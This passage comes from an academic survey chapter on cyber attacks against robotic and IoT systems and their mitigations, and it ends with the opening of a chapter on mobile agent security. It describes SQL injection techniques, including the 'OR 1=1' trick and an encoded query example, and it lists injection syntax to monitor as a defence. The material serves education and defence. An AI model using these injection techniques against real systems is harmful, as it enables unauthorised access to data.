In this SQL code attacker used OR function with the condition 1=1 which is always come as TRUE. As the OR condition comes as true, system will execute this query and attacker will have unauthorised access. An attacker can attack the web service of a robot controller via SQLi attack to take control of the camera and sound detection device of the assistive robot of home or offices to take illegal image, video or sound recording of that home or office.

- **Alternate Encoding:** Attacker modifies the injection query by using alternate encoding such as hexadecimal, ASCII and Unicode . For example: `SELECT * FROM employee WHERE id=unhex('05')`.
- **Error Code Attack:** Attacker sends malicious SQLi code request to the system. System rejects the code and send error message and debugging information. Attacker collects critical access information from the error message and debugging information. After sending different malicious code and getting different error code and debugging information, attacker gather sufficient information for unauthorised access(Mahdi & Mohammad, 2016).
- **UNION Based Attacks:** Attacker sends multiple SQL requests to the target system either by UNION command or using semicolon (;) to join additional commands. If one of the multiple commands are true, targeted system executes the portion of the command and releases confidential information to the attacker(Thomé et al., 2015).

## **2.3 HeartBleed**

The Heartbleed Bug is very dangerous vulnerability of OpenSSL cryptographic software library. HeratBleed attack targets the SSL/TLS encryption which is employed to protect the Internet. This attack compromises the authorisation process of the communication security and privacy over the Internet for applications likely web, email, instant messaging (IM) and some virtual private networks (VPNs). This attack allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users (Regan, 2014). OpenSSL is very popular in developing client software and networked appliances. Networked AI devices (e.g. Social assistive robots) have high risk of

***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***


heartbleed attacks. Many industry uses cloud services to operate their robots remotely. These remotely operated robots can be the target of these attacks.

## **2.4 Denial of Service Attacks (DoS)**

DoS attack is an attempt to make the computer or network resources unavailable for its intended users by interrupting or suspending the services running with the system or the communication network. Dos attack can make the Central Processing Unit (CPU), memory and communication module slow or unusable or impossible to use. Main purpose of the DoS is to hamper the availability of the system. This can make the authorised users unable to use or login to the system (Chowdhury, 2016b; Varghese & Salitha, 2015). Figure 2 demonstrate the basic DoS attack. Master machine is the target and the slave machines are the infected or malicious devices making DoS attack to the master machine.

Driverless car is one of most intelligent robotic system that will have effect on human's daily life. In the future if a driverless car becomes successful for our day to day transportation, Vehicular Ad Hoc Network (VANET) will play a significant role in avoiding accidents and traffic jams, and ensuring the safety of our lives. DoS in VANET is mainly performed by jamming communication channel, network overloading, and packets dropping. Attackers may also use multiple source to attack a single target. DoS attack that is performed from multiple sources is DDoS. Cloud computing is one of the major target of the recent DDoS attacks. Report suggest that number of DDoS attacks are increasing day by day. Total

*Figure 2. Denial of Service attack*



***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

reported DDoS attack increased 132% from 2014 to 2015. Attacking speed of DDoS is also increasing. Where in 2012 the speed of the attack was 1.67 gigabits per second (Gbps), in 2015, reported speed was 1000 Gbps (Chowdhury, 2016b).

Most recent DDoS attack on DYN (Kovacs, 2016) showed that attackers used Mirai malware to use smart home devices as bonnets to attack. Millions of smart home devices which were infected by the malware were used as the attacking device. Home assisting robots, robots in aged care or child care can be targeted by the attacker so that they can use these robots to assist the DDoS attack without the knowledge of the owners.

## **2.5 Other Common Attacks**

### **2.5.1 Extortapalooza**

Public shaming and extortion attacks emerged in 2015. As expected it has been increased exponentially in 2016. This attack mainly targets the individual or companies private information, pictures or program codes. Attackers can use the stolen or compromised information for financial gain or for black mailing. Some phishing websites are there in cyber space and the only motive of these sites are to perform mass individualized blackmailing plan. This is defined as “weaponizing” data. When Personal robots or smart health care home robots will contain the health information of the patient, these data are vulnerable to Extortapalooza attacks. Teleoperated surgical robots were hacked by security experts to show the vulnerabilities on those surgical robots (Review, 2016).

### **2.5.2 Impersonation Attack**

Impersonation attack is that an attacker forges a legal entity in the network. For an example if Link aggregation Group (LAG) or Automated Electrical Car charging spot cannot discern the suspicious Autonomous Electric Vehicle (AEV), the vehicle can get unauthorized access and steal energy and information (Scholar, 2016).

### **2.5.3 Passive and Active Eavesdropping**

As the mode of communication between most of the IoT devices is mainly wireless and IP based, the devices are vulnerable to eavesdropping attacks and sensors in the smart home or m-health domain that are compromised can send push notification to users to misguide the users and try to collect their private information.

Investigation was done with different types of robots named Rovio and Spykee. Study found that a passive adversary in Rovio robots attackers can get the username and password of the network, signal and transmission details of the audio visual stream transferred to the user. Result of the study showed that in the authentication process username and password are sent as unencrypted base-64 encoded values. The login credentials and audio-visual stream of the robot are always unencrypted (Chowdhury, 2016b).

Table 1 shows that these robots are vulnerable to various kinds of attacks from internal and external networks. Rovio can be used to spying at home and Spykee can be used to spying on kids. Some potential psychological attacks that could leverage compromised robots as humans can form an emotional bond with a robot especially when robots help elderly people or intellectually challenged kids.

### ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***


*Table 1. Vulnerabilities in home robots*

Issues	Rovio	Spykee
Detectable by local attacker via Wifi	Yes	Yes
Detectable by attacker remotely	Yes	Yes
Credential vulnerabilities	Yes	Yes (Not by remote attacker)
Audio-Video stream vulnerabilities using wireless network	No	Yes (Not by remote attacker)
Eavesdropping by remote user via MITM attack	No	Yes
Noise while moving	No	Yes

#### **2.5.4 Sybil Attack**

VANET is a specific type of Mobile Ad-Hoc Network (MANET). In smart transportation system using VANET vehicles can communicate with the other nearby vehicles, which is known as Vehicle to Vehicle (V2V) communication. Vehicles can also communicate with the nearby by traffic infrastructure (e.g. traffic light or traffic warning signboard) which is known as Vehicle to Infrastructure (V2I) communication. VANET has a major contribution to build Intelligent Transportation System (ITS). ITS is developed to provide better communication between smart vehicles and modern roadside transportation equipment (Chowdhury, 2016a). In ITS vehicles and road side infrastructure can exchange information to assist other drivers or automated cars to drive safely, travel with minimum traffic congestions and avoid delay due to road works or accidents nearby. VANET is vulnerable to Sybil attack. In Sybil attack a compromised node claims multiple identity to misguide other node in that network by providing misleading or wrong information. In Figure 3, the attacker can send false or misleading information to the other nearby vehicles. These information can be false accident notification, incorrect road work

*Figure 3. Sybil attack*



### ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

notification or misleading traffic congestion information. The purpose of this attack is to mislead the nearby vehicles in VANET (Jan, Nanda, He, & Liu, 2015).

Similar to the driverless cars (robotic cars) contained in VANET, Sybil attack can infect the navigational system of a robot and manipulate its routing and interactions with other systems or robots.

## **2.6 GPS Hacking**


The Global Positioning System (GPS) is playing very vital role in modern communication system. GPS was initially used by USA military forces, but now a days it has become very common application for public use. GPS is not only used for general transportation, it is extensively being used for navigation of robotics such as driverless cars, drones and industrial robots. According to Consumer Technology Association, over 400,000 drones were sold in America in 2015. GPS signal can be hacked and drives vehicles, robots or drones can be misguided either by generating false data (e.g., artificial traffic congestion, road works) or blocking the signal, or showing the robots or drones wrong location. Attackers mainly targets the GPS receiver to attack any GPS system. 2011 Iran-U.S. RQ-170 incident is one of prime example of GPS hacking, where Iran took down an American drone flying in Iran's airspace (Matthews, 2015).

Higher-level software and systems, those are used in different kinds of industrial and home robots, routinely treat GPS navigation solutions as trusted inputs for determining locations. Hackers can hack GPS receiver to manipulate position of the robot, change the navigation path of a delivery drone or change the timing of security robots(Nighswander, Ledvina, Diamond, Brumley, & Brumley, 2012).

## **2.7 Attack Categories**

Cyber attacks in robotics can be divide in four categories based on the nature and the intension of the attacks. As per the Figure 4, attacks can be defined as cyber war, cyber terrorism, cyber vandalism and cyber espionage (Chowdhury, 2016b).

*Figure 4. Cyber-attack targets*



***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

In cyber terrorism attacker mainly make attack to terrorise the individual people or group of people to gain personal interest or to gain political or religious or social interest. A hacking group named Cyber-Caliphate took control of the transmission, social site and the automation system of the TV5 in France.

Cyber war attack mainly aims to support of any combatant commander's military objectives by attacking oppositions cyberspace. Attackers can take control of the robots, drone and automated vehicles used in war to attack wrong places. In cyber vandalism attack, attackers can target industrial robots and attacks denial of service to disturb the production of the industry for defamation. In cyber espionage attack attacker's main purpose is to gain knowledge and steal information from any government, financial or industrial cyber space. Sensors, inbuilt cameras and signals of helping robots in those sectors can assist attackers to make successful cyber espionage attacks (Chowdhury, 2016b; Nguyen, 2015; Wilson & Drumhillier, 2015; Yoo, 2015).


### **3. RISK ASSESSMENT AND IMPACT OF CYBER ATTACKS**

Report says approximately 166,687,282 records were stolen in April 2016 in United Kingdom. Approximately 55,000,000 voters had their data leaked in the Philippines and 93,424,710 in Mexico. In 2014 nearly half of the population of USA were victim of hacking with unauthorized access to personal data such as names, credit card information, birthdates and addresses (Chowdhury, 2016b). Figure 5 shows the statistics of the cyber attacks in September 2016.

Report says approximately 166,687,282 records were stolen in April 2016 in United Kingdom. Voter database was hacked in Mexico and Philippines. Millions of voters identification, name, date of birth and address details were hacked. Electoral systems are now a day one of the major targets by the hackers. Most of the information in electoral systems normally are valid till date. Information stolen from the electoral database has high value. Report shows that in 2014 approximately half of the US population

*Figure 5. Cyber attack statistics: September 2016*

■ Cyber Crime ■ Hacking ■ Cyber Espionage ■ Cyber Warfare



### ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

were somehow affected by hacking. Due to the hacking they lost personal data, credit card information, address details and many other access information. Figure 5 shows the statistics of the cyber attacks in September 2016 (Chowdhury, 2016b).

Table 2 shows the cost caused by the cyber attack types (Shackelford, 2015) in UK from 2012-2015. Approximately one fourth of the cost related to the cyber attacks was caused by denial of service attacks. Malicious codes were the second most dangerous attack in term of cost. User can easily get malicious codes to their smart devices or home robots from various sources. These sources can be installing software and opening emails from unknown sources.


Figure 6 shows approximate financial loss due to cyber crime attacks in 2015. Average cost of cyber crime attacks on per company in the United States amounted to 15.42 million U.S. dollars followed Germany 7.5 million U.S. dollars. (Sastista, 2016).

Figure 7 shows the sector wise cyber-attacks in 2016. Industrial sector are the main target of the cyber attackers approximately 22% attacks happened in Industrial sector, then 15% on finance sector followed by individual computers, financial institution, online services, government sector, adult sites and others (Passeri, 2016).

*Table 2. Cost caused by cyber attack types*


Year	Attacks				
	Denial of Service	Malicious Codes and Activities	Web-Based Attacks	Physical Damage	Other (Virus, Worm, Botnet etc)
2012	26%	22%	16%	12%	25%
2013	24%	24%	15%	11%	26%
2014	25%	25%	15%	11%	25%
2015	24%	22%	16%	12%	26%

*Figure 6. Cost (in million USD) per company*



### ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

*Figure 7. Sector wise cyber-attacks in September 2016*



## **4. MITIGATION PROCESS**

There are several mitigation processes for different types of attacks. However mitigation processes on attacks especially on robotics systems have been discussed in this section. These security methods were identified from the leading journals and conferences as well as reviewing the citations for these articles.

The Identity Framework Management Methods were introduced by authors provide solutions to the authentication of data and processes between the cloud and sub-sequential communication devices. An Identity manager which will validate the user identity to process any request and will send the identity validity confirmation to the process manager (Li et al., 2013). In method can reduce the risk of robots being attacked by hackers for unauthorised access.

Intelligent Transportation Systems (ITS) use security method known as risk analysis method. In this method a public key infrastructure is used in the Certificate Authorities (CA's). This provides support to the nodes in ITS to have authentic access only and to get data from the valid service providers. This also monitors that data don't get manipulated by the attackers (Ning, Liu, & Yang, 2013). A security method like the use of middleware is also gaining popularity. Intelligent devices like home robots or assistive robots in eHealth field can apply middleware as to secure the communication though encryption (Ning, Liu, & Yang, 2013).

Self-Managed cells (SMC) was introduced by authors in (J. Liu, Xiao, & Chen, 2012). SMC model is composed of policy, discovery and role services, which allow for easy management and measurement of resources. The main drawback of this approach is that the architecture proposes policy services, which vaguely touch upon the authorization and authentication and does not address any other security and privacy issues.

Federal Aviation Administration (FAA) in the USA has had to rapidly update its rules and policies around civilian drone usage, such as limiting use within a 5 mile radius of airports, within national parks and within populated areas like Washington DC. The FAA has granted permission to several commercial drones like Amazon got permission to perform limited testing within certain parts of the US, and Amazon has also been performing some testing at a location in Canada (Matthews, 2015).

SQLi attack can reduced or prevented by implementing Negative and Positive tainting. In this approach system will allow commands from a specific predefined command database. WASP (Web Application SQL injection Preventer) tool have list of trusted or safe command database. Positive tainting is used to check SQLi attack while running the code. Any user input for SQLi syntax like- ‘, --, UNION, OR, =--, #, /\*...\*/ etc. need to be monitored properly. Any SQL code that includes these syntax need to go

### ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

through proper check before executing these commands. Use of POST method instead of GET method for form submission minimises the chances of malicious SQLi codes through URL (Pramod, Ghosh, Mohan, Shrivastava, & Shettar, 2015).

Query Transformation and Hashing was proposed in (Mahdi & Mohammad, 2016). This approach changed the SQL query to structural form first and then change that to parameterized form. It also applies a hash function to the query. The original query does not go to the system for processing, only hash function goes to the system for processing. This approach minimise the risk of malicious codes being executed.

## **4.1 Security Principles**

General principles to reduce the security threats of a system are presented in this section. To maintain proper security in industries, offices, robot assisted hospitals, home and aged care centres. These basic principles are generally used to maintain the proper security level of systems including robotics systems. Therefore, organisations and individuals need to follow these security principles to minimise the risk of cyber-attacks. The main security principles are confidentiality, integrity, availability, authentication and access control(Lab, 2016). Table 3 describes the security principles, their description and the examples of attacks related to the specific principle.

## **4.2 Basic Precaution Steps**

In any computer, whether that is in small home network or large company network, antivirus and malicious program detection software need to be installed on those system. These protective software help detecting the viruses, malware, spyware and any other kinds of malicious code trying to execute in the system. These protective software also assists to quarantine the suspicious software and send the notification to the network administrator. Content filtering software need to be installed in the external gateway of the network to help detecting the suspicious codes and software trying to do harm to the network. If any system accepts external USB drive, computer needs to be configured not be to accept any external drive without automation full scan. Users need to be get trained to accept emails only from known source. Any email coming from unknown source needs to be scanned by antivirus before open-

*Table 3. Security principles*

Security Principle	Description	Attack
Confidentiality	Only the legitimate users get the access securely	PoS Malware
Integrity	Content should be in original format (e.g. not unauthorised modification)	Forgery
Availability	Service should be available for legitimate user for all time.	DoS, DDoS
Authentication	Legitimate user needs to be identified properly.	Fabrication
Access control	Proper access to proper user	External and internal attacks using unauthorised access

## ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

ing emails. Emails are one of the main source of spreading malware or virus. Network admins needs to provide very limited number of access with administrator privilege. Individual users also need to create username with limited administrator privilege for their day to day use. Using application white list or black list can reduce the possibility of installing unauthorised or malicious software. Auto run option needs to be disabled in all system (Chowdhury, 2016b; Shields, 2015). Some other important mitigation strategies to protect robotic systems from security threats are articulated in Table 4.

Although many mitigation processes developed to reduce the threat of security attacks, the biggest security problem presently the industries and individuals facing around the wold is how to detect the new malware. This is because they are continuously evolving with many different new activities and behavioural patterns that are very difficult or completely impossible to detect all possible threats by any existing anti-malware or anti-virus software.

## **5. CONCLUSION**

People are using more and more smart objects, home robots, industrials robots, automated vehicles and intelligent drones (both for personal and commercial use) day by day. These devices are mostly connected to other devices or web services to increase their efficiency. As the number of connected devices are increasing in cyber space, cyber crimes are increasing as well. Attackers are targeting individuals, industries, government and military organisations. Law enforcement departments can't prevent all cyber crime or cyber attacks. Government and law enforcement officials need to provide cyber security awareness programs in social media, workplace and education institutes. Educating the people about the cyber attacks, it's impact and the mitigation process is responsibility of the government, media and IT professionals. The sectors responsible for maintaining the cyber security should generate a common

*Table 4. Other mitigation strategies*

Strategy	Description
Using Digital Immune System (DIS)	End user or the protective software can use DIS to detect any malicious software or activity in any system. Once DIS detects any new security threats it sends the information to the research and development community. Once the development community find the solution for the given threat, it send the protection process to all users. This is how all users of the DIS get benefits from DIS.
Minimising administrative privileges	Minimising the number of users with administrative rights will minimise the risk of installing unauthorised software or codes in the system. Large companies or institute can provide administrative rights only to the people who has proper knowledge about the appropriate software needed for the system or network .
Multi-factor authentication systems	Using one than one factor for the authorised access can protect the system from hacking or other types of impersonating attacks. Multi factor authentication can using different combination of authentication factors (e.g. username, password with secret questions or fingerprint or retina scan) (Chowdhury, 2016b; Wang, Wang, Wang, & Qing, 2015). When accessing any site remotely via virtual private networking (VPN), user needs to provide listed username and password listed in the system along with the secret code provided by the separate credential device or mobile application (e.g. VIP Manager in IoS and Android system).
Using Sandbox	Usind Sandbox will assist network administrators to analyse the data traffic in the network system. If there is any abornmal or unusual data flow in the network, sandbox can detect, block and report these abnormal data to the network administrators (Shields, 2015).
Updating and monitoring black/ block list	Network administrators can set up local or adopt trusted global application whitelisting or black listing. System will accept software from the whitelist only. If there is any software install request that is not in the whitelist, network admin will check the black list and then will install the software only that is safe to install.

### ***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

language and lexicon so that everyone involving end users, professionals, politicians and security vendors can get on to and can exchange information about cyber security issues with each other without any concern, worry and hesitation. The way people, robots and smart objects are communicating in cyber space are changing every day. The way attackers will execute cyber attacks will change accordingly. Ongoing and further research needs to be done to minimise the cyber attacks and to keep the users safe from the cyber crime.

## **ACKNOWLEDGMENT**

This book chapter is the extension of author's previous two conference papers:

Chowdhury, A. (2016, October). *Recent Cyber Security Attacks and Their Mitigation Approaches—An Overview*. In International Conference on Applications and Techniques in Information Security (pp. 54-65). Springer Singapore.

Chowdhury, A. (Unpublished) *Cyber Attacks in Mechatronics Systems Based on Internet of Things*, Approved in IEEE- ICM 2017 Australia.

## **REFERENCES**

- Ben-Asher, N., & Gonzalez, C. (2015). Effects of cyber security knowledge on attack detection. *Computers in Human Behavior*, 48, 51–61. doi:10.1016/j.chb.2015.01.039
- Chowdhury, A. (2016a). *Priority based and secured traffic management system for emergency vehicle using IoT*. Paper presented at the Engineering & MIS (ICEMIS), International Conference on. doi:10.1109/ICEMIS.2016.7745309
- Chowdhury, A. (2016b). *Recent Cyber Security Attacks and Their Mitigation Approaches—An Overview*. Paper presented at the International Conference on Applications and Techniques in Information Security. doi:10.1007/978-981-10-2741-3\_5
- Jan, M. A., Nanda, P., He, X., & Liu, R. P. (2015). *A sybil attack detection scheme for a centralized clustering-based hierarchical network*. Paper presented at the Trustcom/BigDataSE/ISPA, 2015 IEEE. doi:10.1109/Trustcom.2015.390
- Kovacs, E. (2016). *Mirai Botnets Used for DDoS Attacks on Dyn*. Retrieved from <http://www.security-week.com/mirai-botnets-used-ddos-attacks-dyn>
- Lab, K. (2016). *Kaspersky DDoS Intelligence Report for Q1 2016*. Retrieved from <https://securelist.com/analysis/quarterly-malware-reports/74550/kaspersky-ddos-intelligence-report-for-q1-2016/>
- Li, Z., Yin, X., Geng, Z., Zhang, H., Li, P., Sun, Y., . . . Li, L. (2013). *Research on PKI-like Protocol for the Internet of Things*. Paper presented at the 2013 Fifth International Conference on Measuring Technology and Mechatronics Automation.
- Liu, J., Xiao, Y., & Chen, C. P. (2012). *Authentication and Access Control in the Internet of Things*. Paper presented at the ICDCS Workshops. doi:10.1109/ICDCSW.2012.23

**Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches**

Liu, M. (2016). *Knightscope issues report on robot incident at Stanford Mall*. Retrieved from <http://www.stanforddaily.com/2016/07/25/knightscope-issues-report-on-robot-incident-at-stanford-mall/>

Lyons, D., Arkin, R., Liu, T.-M., Jiang, S., & Nirmal, P. (2013). Verifying performance for autonomous robot missions with uncertainty. *IFAC Proceedings*, 46(10), 179-186.

Mahdi, M., & Mohammad, A. H. (2016). *Using hash algorithm to detect SQL injection vulnerability*. Academic Press.

Matthews, M. (2015). *Jammers and Spammers: Vulnerabilities of the Global Navigation System*. Academic Press.

Nguyen, D. (2015). State Sponsored Cyber Hacking and Espionage.

Nighswander, T., Ledvina, B., Diamond, J., Brumley, R., & Brumley, D. (2012). *GPS software attacks*. Paper presented at the 2012 ACM conference on Computer and communications security.

Ning, H., Liu, H., & Yang, L. T. (2013). Cyberentity security in the Internet of Things. *Computer*, 46(4), 46–53. doi:10.1109/MC.2013.74

Paar, C., Adrian, D., Kasper, E., Halderman, J. A., Steube, J., Somorovsky, J., . . . Aviram, N. (2016). *DROWN: Breaking TLS using SSLv2*. Academic Press.

Parmar, G., & Mathur, K. (2016). Proposed Preventive measures and Strategies Against SQL injection Attacks. *Indian Journal of Applied Research*, 5(5).

Passeri, P. (2016). *Cyber Attacks Statistics*. Retrieved from <http://www.hackmageddon.com/2016/10/24/september-2016-cyber-attacks-timeline>

Pramod, A., Ghosh, A., Mohan, A., Shrivastava, M., & Shettar, R. (2015). *SQLi detection system for a safer web application*. Paper presented at the Advance Computing Conference (IACC), 2015 IEEE International. doi:10.1109/IADCC.2015.7154705

Regan, S. (2014). *Heartbleed (CVE-2014-0160): An overview of the problem and the resources needed to fix it*. Retrieved from <http://www.csoonline.com/article/2142700/vulnerabilities/heartbleed-cve-2014-0160-an-overview-of-the-problem-and-the-resources-needed-to.html>

Review, M. T. (2016). *Security Experts Hack Teleoperated Surgical Robot*. Retrieved from <https://www.technologyreview.com/s/537001/security-experts-hack-teleoperated-surgical-robot/>

Sandor, A., Cross, E. V., & Chang, M. L. (2015). *Human-Robot Interaction*. Academic Press.

Sastista. (2016). *Average costs of cyber crime in selected countries as of August 2015 (in million U.S. dollars)*. Retrieved from <https://www.statista.com/statistics/293274/average-cyber-crime-costs-to-companies-in-selected-countries/>

Scholar, U. (2016). False-Data Injection Detector in Networked System. *International Journal of Engineering Science*, 3293.

Seo, Y., Kim, Y.-H., Park, K.-S., & Eom, J.-H. (2016). *Architecture of Cyber Intelligence System for Cyber Attack & Defense Training*. Academic Press.

***Survey of Recent Cyber Security Attacks on Robotic Systems and Their Mitigation Approaches***

- Shackelford, S. (2015). Gauging a Global Cybersecurity Market Failure: The Use of National Cybersecurity Strategies to Mitigate the Economic Impact of Cyber Attacks. In *Economics of National Cyber Security Strategies*. NATO Cooperative Cyber Defence Centre of Excellence.
- Shields, K. (2015). Cybersecurity: Recognizing the Risk and Protecting against Attacks. *NC Banking Inst.*, 19, 345.
- Thomé, J., Shar, L. K., & Briand, L. (2015). *Security slicing for auditing XML, XPath, and SQL injection vulnerabilities*. Paper presented at the Software Reliability Engineering (ISSRE), 2015 IEEE 26th International Symposium on. doi:10.1109/ISSRE.2015.7381847
- Varghese, T. G., & Salitha, M. (2015). *Model Based Prediction Technique for Denial of Service Attack Detection*. Academic Press.
- Verma, N., & Kaur, A. (2015). A Detailed Study on Prevention of SQLI attacks for Web Security. *International Journal of Computer Applications Technology and Research*, 4(4), 308–311. doi:10.7753/IJCATR0404.1018
- Wang, D., Wang, N., Wang, P., & Qing, S. (2015). Preserving privacy for free: Efficient and provably secure two-factor authentication scheme with user anonymity. *Information Sciences*, 321, 162–178. doi:10.1016/j.ins.2015.03.070
- Wilson, C., & Drumhiller, N. (2015). US-China Relations: Cyber Espionage and Cultural Bias. *National Security and Counterintelligence in the Era of Cyber Espionage*, 28.
- Yoo, C. S. (2015). Cyber Espionage or Cyberwar? International Law, Domestic Law, and Self-Protective Measures. *Cyberwar: Law and Ethics for Virtual Conflicts*.

# Chapter 20

## Mobile Agent Communication, Security Concerns, and Approaches: An Insight into Different Kinds of Vulnerabilities a Mobile Agent Could Be Subjected to and Measures to Control Them

**Kamat Pooja**

*Symbiosis Institute of Technology Pune, India*

**Gite Shilpa**

*Symbiosis Institute of Technology Pune, India*

**Patil Shruti**

*Symbiosis Institute of Technology Pune, India*

### **ABSTRACT**

*Mobile Agent Systems model has attracted attention of various researchers and scholars all over the world due to a wide array of features it offers. The capability of mobile agent to hop independently from one network to another, carrying out various computational processes on remote network, enables them to operate in fixed and mobile networks more efficiently and robustly than typical client-server systems. However little attention is paid to the security management of the mobile agents due to which it is still not widely used in the industry domain. . In this chapter, the authors examine the various security issues in Mobile Agent systems and approaches used to overcome them.*

DOI: 10.4018/978-1-5225-2154-9.ch020

### ***Mobile Agent Communication, Security Concerns, and Approaches***

## **INTRODUCTION**

A mobile agent can be termed as a unique type of mobile code. A mobile agent is a kind of a program that migrates from one host to another in a distributed network mobile agent. It has many advantages over existing distributed techniques like optimum resource utilization, minimize network traffic etc(Bhanot, R., & Hans, R.,2015). A Mobile Agent exhibits the following characteristics:

